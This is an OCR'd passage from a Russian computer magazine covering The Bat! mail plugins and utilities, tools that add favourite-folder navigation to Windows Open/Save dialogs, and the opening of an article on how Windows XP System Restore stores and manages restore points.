Пару слов о том, как заставить этого зверя работать? Нет, не хочу отбирать хлеб у разработчика. На его сайте выложена отличная пошаговая инструкция. Скажу одно - я доверяю этой методике и ставлю ее на одну ступеньку



BayesIt! - настройка параметров плагина


с фильтрацией по спискам открытых релеев. Кстати, если вторая версия тебе не понравится, ты все равно сможешь оставить BayesIt! у себя, но для этого нужно скачать версию 0.3a - только она сможет работать под управлением The Bat! 1.63 beta 7 и старше.

Домашняя страница:
http://klirik.narod.ru/usefuls/bayesit.htm
Полноценный инсталлятор:
http://klirik.narod.ru/arc/bayesit04em.exe
Уже готовый частотный словарь спама от 20 сентября 2003 г.:
http://klirik.narod.ru/arc/spamdict.zip
Версия 0.3a - для The Bat! 1.63 beta 7 (и старше):
http://klirik.narod.ru/arc/bayesit03a.zip

Vampirex - альтернативный антиспамер:
http://fyberger.tripod.com/vampire/vampire.htm
Bayes Filter Plugin - еще один вариант Байеса (с открытыми исходниками):
www.lkcc.org/achim/download/bayesfilterplugin.zip

<Макросы водятся не только в Ворде>

От ненужных писем избавились, пора заняться своими собственными. Еще одна полезная особенность в подарок от второй версии The Bat! - список макросов редактора можно наращивать самостоятельно. Первый (он же,



MyMacros - информация о плагине




к сожалению, и единственный) тому пример - MyMacros. Это набор из десяти дополнительных макросов, среди которых "Количество дней, оставшихся до указанной даты", "Состояние Winamp" (OFF/STOPPED/PAUSED/PLAYING), "Название композиции, которую воспроизводит Winamp" (можно отказаться от плагинов серии NowPlaying), и "Замена произвольных символов во входной строке" (шифрование методом прямой замены, автоматическая транслитерация). Размер пустяковый, а возможности определенно на уровне. Заинтересуешься - подпишись на рассылку обновлений. Форма находится в самом низу на домашней странице плагина. Смотрю я на свою статью и думаю - единственное, что меня по-настоящему радует во второй версии The Bat!, так это поддержка плагинов. Наконец-то реализовали. Месяца не прошло, как два добровольца (Виноградов и Переводчик) подняли рейтинг программы на несколько пунктов.

MyMacros:
http://barin.com.ua/soft/mymacros/mymacros.zip
Полезные шаблоны для The Bat! от автора:
http://barin.com.ua/text/bat/

<Все, финиш!>

Пора дописывать материал и делать выводы. Начнем с того, о чем я скромно умолчал. Есть две причины, по которым не хочется трогать IMAP и все, что с ним связано. Первая - он однозначно сырой. Вторая - забудь о первой причине. У всех моих знакомых, использующих этот протокол, есть свое мнение по этому поводу. Скажу сразу - большая половина спокойно мирится с мелкими недочетами свежего релиза. Мне кажется, есть смысл проверить его работоспособность самостоятельно. Больше ничего не пропустил? Пропустил. Экслер восхищался встроенным планировщиком задач. Тут я с Алексом не согласен и особого духовного смысла в появлении этой фишки не улавливаю. Они с IMAP'ом, как говорят немцы, "пара цвай". Слишком сырые, чтобы оценить по достоинству. Подождем немного. Тестовые версии у RitLabs появляются намного чаще. Тихо радуюсь поддержке плагинов. "Я б Мышь инсталлировал только за то..." Перечитай статью, взвесь все "за" и "против". Я все же скачал и пока не жалею. Как-никак, история. Столько лет ждали...

Еще до появления плагинов народ вовсю старался расширить функциональность своего любимого мейлера. Мелкие недостатки программы моментально компенсировались дополнительными утилитами.

BatLog - просмотр журнала работы:
www.nobat.ru/batlog.html

QtmpReader - управление быстрыми шаблонами всех почтовых ящиков:
www.nobat.ru/qtmpreader.html

FilterCommander - перенос фильтров между аккаунтами:
http://tirna.narod.ru/soft/tbfc.htm

The Bat! Password Viewer 1.0.2 – FREE:
http://tinyware.by.ru/zip/bpv.zip
The Bat! UnPass:
http://download2.times.lv/master/files/Utilities/tbup.zip

Ritlabs LNG files editor & compiler:
http://sourceforge.net/projects/lngcompiler

Backup TheBat! - резервное копирование в MSG/EML/UnixBox:
www.thebat.hu/Download/BackupTheBat.exe

ABC Amber The Bat! Converter - преобразователь базы в DOC/RTF/CHM/HTML...
www.thebat.mail333.com/index.html

PC_Zone

ДИАЛОГИ ПО СУЩЕСТВУ

Денис Самарин (densam@densam.ru, www.densam.ru)

ДИАЛОГИ ПО СУЩЕСТВУ

"Ничто не должно отвлекать вас от работы", - говорил нам старый преподаватель радиотехнического кружка, который я посещал, когда мне было двенадцать лет. "Вначале организуй рабочее место, а потом уже приступай к делу! В нужный момент все необходимые инструменты должны быть под рукой", - надоедал он нам перед каждым занятием, в то время как мы, юные торопыги, желали побыстрее схватиться за паяльники.


УПРОЩАЕМ НАВИГАЦИЮ ПО ФАЙЛОВОЙ СИСТЕМЕ

<Удобно жить не запретишь>

В последующие годы верность тезиса, вбитого мне в голову мудрым преподом, подтверждалась неоднократно. И даже сейчас, когда мое рабочее место состоит исключительно из стола и компьютера, я все еще стараюсь следовать этому принципу. И, знаешь ли, оно того стоит. Вот, например, простая иллюстрация из повседневной жизни: глазеешь ты на всякие фотки в интернете, и вдруг одна из них тебе сильно приглянулась. Разумеется, возникает желание пополнить ей свою коллекцию. Недолго думая, ты жмешь на "Сохранить как...", и что? Винда предлагает тебе какой-то левый каталог типа "Моих рисунков", в то время как вся коллекция лежит совсем в другом месте! Приходится тратить время, выбирая нужную папку. Да если бы так! А то ведь чаще как бывает? Сохранишь файл в первую попавшуюся папку, в надежде отсортировать позже, и в результате он навсегда теряется в дебрях файловой системы твоего винча. Лично со мной такое случалось не раз. В конце концов мне это так надоело, что я решил обучить диалоговые окна «Открыть/Сохранить» принципам правильной навигации. Подходящие инструменты для этой работы нашлись без труда. Рассмотрим лучшие из них.


<Все нужное - под рукой>

Когда ты пытаешься сохранить или открыть какой-нибудь файл, обычно на экране появляется стандартное диалоговое окно, наподобие того, что изображено на скриншоте.



Стандартное диалоговое окно

Видишь с левой стороны не очень широкую серую полоску с иконками "Мой компьютер", "Рабочий стол", "Сетевое окружение" и т.д.? Хочешь, чтобы на их месте были папки, выбранные лично тобой? Сделать это можно с помощью нехитрой утилитки, созданной компанией MaDdoG Sowtware - PlaceBar Editor. Я не зря сказал, что утилитка нехитрая: ее даже инсталлировать не надо. Запускай экзешник - и все. А дальше еще проще. Установи галочку "Use customized list", что в переводе на русский означает "Юзе кустомизед лист", и отредактируй стандартный список, разместив на нем вместо бесполезных "Рабочий стол" и "Журнал" свои собственные папки.




PlaceBar Editor

Самое замечательное в этой программе то, что после нажатия на "Apply" она чего-то там конфигурит в системе, а затем полностью выгружается из памяти. Если же ты захочешь вернуть все на круги своя, то щелкни по "Use default", и диалоговые окна опять примут вид, предписанный им программистами Microsoft.

<Перехватчики>

Если PlaceBar Editor всего лишь скромно изменяет список ярлычков в диалоге, то следующая программа - File-Ex - самым наглым образом перехватывает прорисовку окна и вклеивает в него целый арсенал всяких полезных фич. Ты только посмотри, что эта зверюга сделала со стандартным окошком! Появилась возможность прямо из него копировать, переименовывать и удалять файлы! А кнопочка "Find Files"! Ты обратил на нее внимание? Короче, не "Save As...", а прямо Total Commander какой-то. Как ты видишь, кроме дополнительных кнопок управления файлами, в диалоге появились еще четыре выпадающих списка, которые несут в высшей степени полезные функции. С их помощью ты в мгновение клика можешь переместиться в одну из своих любимых папок или в папку, которой ты пользовался совсем недавно. Зачем? Ты до сих пор не понял? Эх, ладно, объясняю на пальцах. Вот я сейчас сижу и пишу эту статью в Word'е, периодически сохраняя ее в папке "Мои документы/Статьи/Хакер/Автодиалоги". Но тебе же скучно читать статью без картинок, так ведь? Поэтому я жму Printscreen, открываю Photoshop и создаю первый скриншот. Дальше самое интересное: сохранить скриншот мне хотелось бы именно в той папке, где находится статья, но программерам из Adobe деньги, видно, зря платят, а то они давно бы чего-нибудь такое написали, чтобы прога мои мысли читала. Пока же приходится добираться до нужного места пешком. Нет, есть, конечно, виндовый




File-Ex в действии

"Журнал", но лучше уж я как-нибудь сам. А вот если на компе стоит File-Ex, то достаточно нажать на "Recent Folder Used", и вуаля - ты уже в требуемой папке.
Идем дальше. Самое время вспомнить о том, что некоторые приложения (например, Word) не используют стандартные диалоговые окна (вот ведь Microsoft - сами же эти окна создали!), а конструируют свои собственные. Многие конкуренты File-Ex'а на этом лажаются, не в силах наладить взаимодействие с такими окнами. А вот File-Ex это по барабану – он на степень стандартности диалога внимания не обращает. После недолгого обучения программа внедряется куда угодно.
Как проходит процесс обучения? О, я сейчас расскажу очень подробно, а ты постарайся все запомнить. Готов? Ну, начали: жмешь на кнопочку "Train new dialog" и... Вот и все. Сложно? Ну, ничего, со временем обязательно получится.
Кстати, рядом с кнопочкой "Train" есть и другая - "Import". Она подгружает уже готовые конфигурационные файлы. Самые важные из них – конфиги для Microsoft Office 97/2000/XP – сразу идут вместе с прогой.

<Мал, да удал>

Если тебе не нужны все эти навороты, и твоя пользовательская душа жаждет простоты, то советую присмотреться к крохотному менеджеру закладок под названием DirKey, который незаметно сидит себе в трее и только и делает, что по нажатию на один хоткей создает закладку на текущую директорию, а по нажатию на другой - перемещает тебя в директорию, "заложенную" ранее.



Маленький DirKey


Если быть точным, DirKey работает не с одним, а с девятью каталогами. Таким образом, если ты на Ctrl-Alt-1 повесишь "Мои документы", на Ctrl-Alt-2 - "Фильмы", а на Ctrl-Alt-3 - темповую директорию (и т.д.), то переход в одну из этих директорий не отнимет у тебя и секунды. А если быть еще точнее, следует упомянуть, что DirKey вовсе не ограничивает тебя девятью каталогами - запиши в нее хоть весь диск, просто горячие кнопки можно повесить только на девять папок. Остальные придется вызывать мышкой из меню.

<Трое из ларца, одинаковых с лица>

Несколько других прог нет смысла описывать по отдельности, так как они похожи друг друга как две капли воды. Я говорю о Folder Cashe, Dialog Box Assistant и AutoDialogs. Все они работают по одному и тому же принципу – встраивают свои кнопки в диалоги открытия/сохранения файлов. Всеядностью File-Ex ни одна из них не отличается, однако на своей машине я не нашел ни одной проги, с которой бы эта братия не смогла подружиться.
Несмотря на то, что эти программы очень схожи, отличия между ними все же есть. Одно из них, к примеру, заключается в том, что программы по-разному используют свою иконку в системном трее. Больше всего эта иконка полюбилась разработчикам AutoDialog'а. Кликнешь по иконке этой проги правой кнопкой мышки - появляется окно настроек, левой - список самых любимых папок. А вот чтобы добраться до этого списка в двух других прогах, нужно сделать один лишний клик. Впрочем, их можно понять – зачем тратить время на иконку в трее, если кнопочка с необходимым набором функций уже врезана ими прямо в диалоговое окно.


Новые значки в диалогах


Нажатие на дополнительные кнопки, вклеиваемые программами в диалоги открытия/сохранения, приводит к практически одинаковым результатам, хотя и с некоторыми вариациями. Скажем, AutoDialog выдает лишь любимые папки и ссылку на список часто используемых каталогов. А вот Folder Cache создает аж две кнопочки: одну для любимых и часто используемых каталогов, а другую - для недавно заюзанных пользователем файлов.
Все три программы поддерживают горячие клавиши, так что перемещаться между каталогами можно, вообще не прикасаясь к мышке.


Настройка Dialog Box Assistant


Добавлять каталоги в список любимых можно через иконку в трее или из контекстного меню, которое появляется, когда ты жмешь правую кнопку мышки на ярлычке какого-нибудь каталога. Кстати, если каталогов, которые ты часто используешь, слишком много, то, чтобы в них не запутаться, советую сгруппировать их по какому-нибудь признаку. И ориентироваться будет проще, и выглядит такой список более эстетично.
Из всех трех программ русским интерфейсом может похвастаться лишь Folder Cache. Хотя возможность изменения языка есть и в Dialog Box Assistant, но вот необходимого языкового файла я что-то так и не нашел.

<Десерт>

Напоследок самое сладкое. По крайней мере, по моему скромному мнению, Direct Folder - это лучшее из того, что я видел. Хотя, как известно, на вкус и цвет товарища нет. В отличие от ранее рассмотренных утилит, Direct Folder добавляет дополнительные кнопочки не только в диалоговые, но и во все остальные окна. Причем делает она это не абы как, а избирательно. Скажем, если в окне предусмотрена возможность перемещения по директориям (то есть в диалоговых окнах и в приложениях, типа Total Commander), то появляются кнопочки: "History" - список последних использованных каталогов, и "Favorites" - любимые папки. Работать с этими кнопками чрезвычайно удобно. Во-первых, добавление нового, текущего, каталога в "любимые" осуществляется тут же, нажатием всего одной кнопки. Во-вторых, есть фильтры, позволяющие отображать лишь файлы, удовлетворяющие определенным условиям.


Direct Folder и ее кнопочки


В обычных же приложениях (Word, Photoshop) этих кнопочек нет. Зато есть другие: "закрепить окно" и "свернуть окно". После нажатия первой из них приложение всегда будет оставаться "наверху", а вторая сворачивает окно, но не так, как это делает Windows, а несколько иначе - не пряча приложение в панель задач, а оставляя от него на экране лишь строку заголовка.


Информационная панель Direct Folder

Но это еще не все! Обрати внимание, какую красивую информационную панель эта программа добавляет к стандартным диалоговым окнам! Одного взгляда на нее достаточно, чтобы узнать, какой из твоих дисков забит до отказа, а на каком еще осталась малая толика свободного места. Другой наворот этой проги в том, что если ты один раз вручную скорректируешь размеры любого окна открыть/сохранить, то Direct Folder это запомнит и аналогичным образом подправит размеры всех подобных диалогов.

Где скачать описанные программы:

PlaceBar Editor (535 Кб) www.maddogsw.com
File-Ex (455 Кб) www.cottonwoodsw.com
Direct Folder (680 Кб) www.codesector.com
Dirkey (144 Кб) www.protonfx.com/dirkey
Folder Cashe (565 Кб) www.nesoft.org/foldercache.shtml
Dialog Box Assistant (662 Кб) www.win-utilities.com
AutoDialogs (663 Кб) www.metaproducts.com



PC_Zone

ОЖИВЛЕНИЕ WINDOWS XP

Игорь Лейко (komu_nado@tot.naidet)


ОЖИВЛЕНИЕ WINDOWS XP

- Агент Скалли, сегодня мы будем оживлять бабушку.
- Хорошо, Малдер, я пойду за живой водой.
- Иди, а я пока убью бабушку.
(анекдот)

Возможно, тебе доводилось наблюдать смерть или сильные недомогания (в просторечии - глюки) операционной системы Windows XP. Зуб даю - нередко, вольно или невольно, ты сам был тому виновником. Может быть, ради экономии была куплена железка широко известной фирмы "No name", которая не всегда гарантирует качество своей продукции. Может быть, компьютер был разогнан (а системы семейства Windows NT относятся к подобным развлечениям куда строже, нежели Win9x). Может быть, была установлена программа, не вполне совместимая с осью… Но не буду перечислять всех причин, это тема для отдельной статьи. Важно то, что сама по себе Windows XP - весьма стабильная система, которая, если ей не мешать и не вставлять палки в колеса, будет работать долго и счастливо.

<Босс, все пропало!>

Но предположим, что случилось нечто ужасное. Что тогда? Бегать вокруг компьютера с бубном и стучать по системному блоку счастливой заячьей лапкой? Конечно же, нет. Если повреждения не слишком велики и система загружается хотя бы в безопасном режиме, то в качестве лекарства можно использовать стандартное XP'шное средство - утилиту восстановления системы (System Restore).




Сложная система с простенькой «мордой»

ВСЕ, ЧТО ТЫ ДОЛЖЕН ЗНАТЬ О SYSTEM RESTORE

Довольно часто можно услышать советы отключить эту систему, чтобы она не отнимала "понапрасну" место на диске и ресурсы системы. Правда, те же источники нередко рекомендуют полную переустановку Windows в качестве универсального лекарства от всех болезней. А я терпеть не могу заново устанавливать программы и настраивать систему после переустановки! Ты тоже? Отлично, тогда давай пропустим такие советы мимо ушей и вырубать System Restore все же не будем. Вспомним о том, что эта утилита специально предназначена для того, чтобы дать пользователю простой способ восстановления системы в случае возникновения каких-либо сбоев в ее работе.

<Строение>

System Restore состоит из двух компонентов: один компонент запускается как служба и работает в фоновом режиме, фиксируя все изменения в файлах определенных типов, второй компонент - программа, дающая возможность создавать точки восстановления системы вручную, "откатываться" к любой из созданных точек, а при необходимости и отменять результат последнего отката.



Наша служба и опасна, и трудна…


Особо следует отметить, что при откате сохраняются все файлы документов, почтовые базы и др. То есть результаты твоей работы потеряны не будут. С этой точки зрения использование восстановления системы абсолютно безопасно.
Автоматическое создание точек восстановления происходит в следующих случаях:

1. При установке каких-либо программ, если задействованы программы установки Windows Installer, InstallShield версии 6.1 или более поздней, другие установщики, если они при этом вызывают службу восстановления системы. Многие заплатки к Windows при установке также инициируют создание точек восстановления.
2. При установке неподписанных драйверов.
3. Точки восстановления создаются также ежедневно, но в какие-то дни могут быть и не созданы, если изменения, происшедшие в системе, представляются программе несущественными.
4. Самая первая точка восстановления создается сразу после установки системы.

Естественно, для хранения точек восстановления на диске требуется место. Минимальное количество свободного места на диске, при котором программа восстановления системы соглашается работать - 200 Мб, если свободного места меньше, то программа приостанавливает свою работу, а когда свободного места снова становится больше - возобновляет ее. Включение, однако, происходит не тотчас же, а только после того, как система пару минут будет простаивать. Ведь это увеличение свободного места может быть кратковременным.

<Расход ресурсов>

Ты можешь подумать, что программа восстановления системы ведет себя как скупой рыцарь, то есть накапливает и накапливает точки восстановления, пока не забьет ими весь диск. Это не так. Накапливание точек восстановления происходит не бесконечно - по умолчанию для их хранения резервируется 12 процентов размера диска (но не менее 400 Мб).
Обращаю твое внимание, что слово "резервируется" здесь, как, впрочем, и во всех остальных случаях в Windows XP (служба QoS, размер главной таблицы файлов на дисках NTFS и пр.), не означает безвозвратной потери зарезервированного ресурса, в данном случае места на диске, для других программ. Они всегда смогут воспользоваться той частью зарезервированного места, которая в данный момент не требуется программе, выполнившей резервирование. Так что выражение "зарезервировать 12% диска" следует понимать как "использовать не более 12% диска". Кроме того, если на диске остается менее ~50 Мб свободного места, все точки восстановления автоматически удаляются.
Если место для хранения точек восстановления заполнено больше чем на 90 процентов, то при ближайшем простое системы служба восстановления начнет стирать точки, пока использование выделенного места не упадет до 75 процентов. Естественно, стираются самые старые точки восстановления.
Следует заметить, что точки восстановления на всех дисках, за которыми следит программа восстановления системы, создаются и удаляются синхронно. В результате, нехватка места на диске, скажем, с играми и удаление с него точек восстановления приведет к тому, что эти же точки будут удалены и со всех других дисков, в том числе системного. Отключение службы восстановления системы из-за нехватки места на одном из дисков отключит ее полностью.
Синхронное создание точек восстановления на всех дисках приводит к тому, что на дисках со сменяемыми носителями точки восстановления не создаются и слежение за такими дисками не ведется.




Сколько тебе надобно, старче?

<Информационные отложения>

А где же хранятся эти точки восстановления? Хранятся они в специальной скрытой папке System Volume Information, которая создается в корневом каталоге каждого локального диска. Если диск имеет файловую структуру FAT16 или FAT32, ты без особого труда сможешь заглянуть в нее и посмотреть, что же в ней лежит. А вот на диске с файловой системой NTFS для сохранности точек восстановления доступ к ним закрыт. Владельцем папки является система, и пользователи, даже имеющие права администратора, не могут не только заглянуть в эту папку, но даже узнать ее размер. Впрочем, это легко исправить. Достаточно назначить владельцем себя, любимого, и дать себе полный доступ к папке. Заглянув в нее, ты увидишь папку с именем-идентификатором, а уже в ней - папки с точками восстановления. Эти папки имеют имена, состоящие из букв RP и порядкового номера точки восстановления.
В этих точках хранится множество разных файлов и резервные копии реестра. Список типов файлов, за которыми ведет наблюдение служба восстановления системы, довольно обширен. Любые изменения файлов с этими расширениями отслеживаются, и перед изменением, удалением и пр. такого файла его копия помещается в точку восстановления. Между прочим, для копирования применяется не какая-то хитрая утилита, а обычная системная процедура копирования.
Найди на системном диске файл Windows\System32\Restore\filelist.xml. Если этот файл не виден - значит, надо включить показ скрытых и системных файлов. Открой файл в







О, сколько состояний чудных…


PC_Zone

ОЖИВЛЕНИЕ WINDOWS XP

Игорь Лейко (komu_nado@tot.naidet)


Так, что у нас по списку?


Сначала испробуем стандартные средства


А затем переходим к радикальным мерам...

блокноте или в любом другом просмотрщике. Ты увидишь в нем список файлов, папок и расширений файлов, размеченный тегами include и exclude. Первый тег описывает, за файлами каких типов должно выполняться слежение, второй - описывает исключения, т.е. папки, за содержимым которых следить не надо, и отдельные файлы, остающиеся без наблюдения.
Этот список - не продукт глубоких размышлений, он сделан способом, близким к методу научного тыка. Сначала сели и прикинули, что в него надо включить, а потом изменяли его по ходу испытаний процедуры восстановления. Файлы с твоими данными (документы, электронные таблицы, почта, рисунки, музыка, фильмы, базы данных) восстановление системы не трогает, и за их сохранность можно не опасаться. Если, конечно, ты не хранишь ради экономии места все документы в самораспаковывающихся архивах.

<Настройка>

Одной из основных целей при разработке Windows XP было сделать так, чтобы даже малоподготовленный пользователь не испытывал затруднений, работая с системой. Восстановление системы в подавляющем большинстве случаев не требует настройки, разве что слежение за несистемными дисками стоит исключить.
Но если у тебя чешутся руки и хочется поковыряться в системе, прошу расписаться в получении необходимой для этого информации. Но учти, что допущенные нечаянно или намеренно ошибки могут привести к нарушению работы восстановления системы или даже всей винды. Я тебя предупредил!
Первым делом следует упомянуть настройки, которые можно сделать через графический интерфейс - самый безопасный и зачастую самый быстрый способ настройки.
Открой свойства системы (свойства компьютера) и выбери вкладку «Восстановление системы». В верхней части окна расположен флажок «Отключить восстановление системы на всех дисках». На мой взгляд, он предназначен для экстремалов, к которым я себя не отношу. Впрочем, есть смысл его поставить, если тебе не хочется читать дальше. Согласись, что настраивать отключенную систему – бессмысленно :).
Ниже расположен список дисков с указанием, выполняется ли за этим диском слежение, и кнопка «Параметры».
Если щелкнуть на этой кнопке, откроется окно с флажком «Отключить восстановление системы на этом диске» и ползунком «Зарезервировать на диске».
Описывать их назначение, думаю, нет необходимости. Напомню только, что ползунок задает лишь предельный размер папки с точками восстановления. Ее реальный размер будет определяться размером точек восстановления и их количеством.
